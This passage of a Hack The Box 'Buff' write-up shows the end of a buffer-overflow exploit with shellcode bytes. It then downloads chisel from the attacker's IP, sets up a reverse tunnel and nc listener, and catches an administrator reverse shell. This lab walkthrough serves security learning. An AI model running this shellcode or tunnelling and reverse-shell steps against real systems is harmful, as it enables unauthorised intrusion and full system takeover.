33 payload   += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
34 payload   += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
35 payload   += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
36 payload   += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
37 payload   += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"
38
39 overrun   = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
40
41 buf = padding1 + EIP + NOPS + payload + overrun
42
43 try:
44     s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

```

- Ok so we have the exploit now but the point is we have to run it on the target in order to run the shellcode as NT AUTHORITY. But sadly, the server doesn't have python installed :(

- Worry not, all we need is to connect to 127.0.0.1:8888 on the server and send our payload to it, now imagine if we can somehow touch port 8888 of 127.0.0.1 right at our host. If the server was Linux, we could do SSH-forwarding, which would forward any traffic from a port on the server to port 8888 of us and vice versa but on Windows we have alternatives like **chisel** or **plink**, you can try plink if you want but since my version is broken and outdated, i'm stick with chisel to do the job.

-Now i will upload chisel.exe to it. (you may follow this link in order to obtain chisel <https://0xdf.gitlab.io/2020/08/10/tunneling-with-chisel-and-ssf-update.html>)

```

PS C:\xampp\htdocs\gym\upload> Invoke-WebRequest http://10.10.14.54:8000/chisel.exe -OutFile chisel.exe
Invoke-WebRequest http://10.10.14.54:8000/chisel.exe -OutFile chisel.exe
PS C:\xampp\htdocs\gym\upload> dir
dir
    htb_vpn_logs.log
    Directory: C:\xampp\htdocs\gym\upload

Mode                LastWriteTime         Length Name
----                -
-a----             27/09/2020    07:16       8813568 chisel.exe
-a----             27/09/2020    07:07          53 kamehameha.php
-a----             27/09/2020    07:08       38616 nc.exe
-a----             27/09/2020    07:15       33057 winPEAS.bat

```

- Then start a reverse port-forwarding listener on your host with chisel as well (but the version for linux).

```
me@htb:~/Buff $ chmod +x chisel
me@htb:~/Buff $ ./chisel server -p <port> -reverse
```

- Pick a random port which isn't taken yet and pass to **<port>**, the connection from the box will be forwarded back there. In my case, i picked port 9090.

```
2020/09/27 06:47:28 server: Reverse tunnelling enabled
2020/09/27 06:47:28 server: Fingerprint 65:17:7c:24:5a:9e:f4:d3:4c:3c:30:6e:1d:a
f:f7:9d
2020/09/27 06:47:28 server: Listening on http://0.0.0.0:9090
```

- Now on the Windows box, run...

```
PS C:\xampp\htdocs\gym\uploads> .\chisel.exe client <your_tun0_addre
ss>: <port> R:8888:127.0.0.1:8888
```

```
PS C:\xampp\htdocs\gym\upload> .\chisel.exe client 10.10.14.54:9090 R:8888:127.0
.0.1:8888
.\chisel.exe client 10.10.14.54:9090 R:8888:127.0.0.1:8888
2020/09/27 07:48:19 client: Connecting to ws://10.10.14.54:9090
2020/09/27 07:48:19 client: Fingerprint 65:17:7c:24:5a:9e:f4:d3:4c:3c:30:6e:1d:a
f:f7:9d
PS C:\xampp\htdocs\gym\upload>
```

- And Done ! a backward connection is made.... now whatever we send or do to port 8888 on our own host will just be similar to doing that same thing on port 8888 of the target.

```
2020/09/27 06:47:28 server: Reverse tunnelling enabled
2020/09/27 06:47:28 server: Fingerprint 65:17:7c:24:5a:9e:f4:d3:4c:3c:30:6e:1d:a
f:f7:9d
2020/09/27 06:47:28 server: Listening on http://0.0.0.0:9090
2020/09/27 06:47:36 server: session#1: tun: proxy#R:8888=>8888: Listening
```

- Before running the exploit, remember to spawn a nc listener first on **<listen_port>** (scroll back to page 12 of this writeup) in order to catch a backward shell from the target.

```
zenix@zenhtb:~/Buff$ nc -lvp 4444
listening on [any] 4444 ...
```

- Now let's just run the exploit and end it here.

```
me@htb:~/Buff $ python root.py
```

- Then BOOM !!! shell spawned... let's check the privilege.

```
listening on [any] 4444 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.14.54] from (UNKNOWN) [10.10.10.198] 49724
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```

- Beautiful, "administrator". Hence Buff-box rooted, now go ahead and submit the root.txt flag at "C:\Users\Administrator\Desktop\root.txt". Keep calm and keep hacking, my fren ;}

ENJOY READING ?



If Yes then please support me, Thank.

Facebook : <https://www.facebook.com/Hackernese.Official>

Github : <https://github.com/Zenix-Owler>

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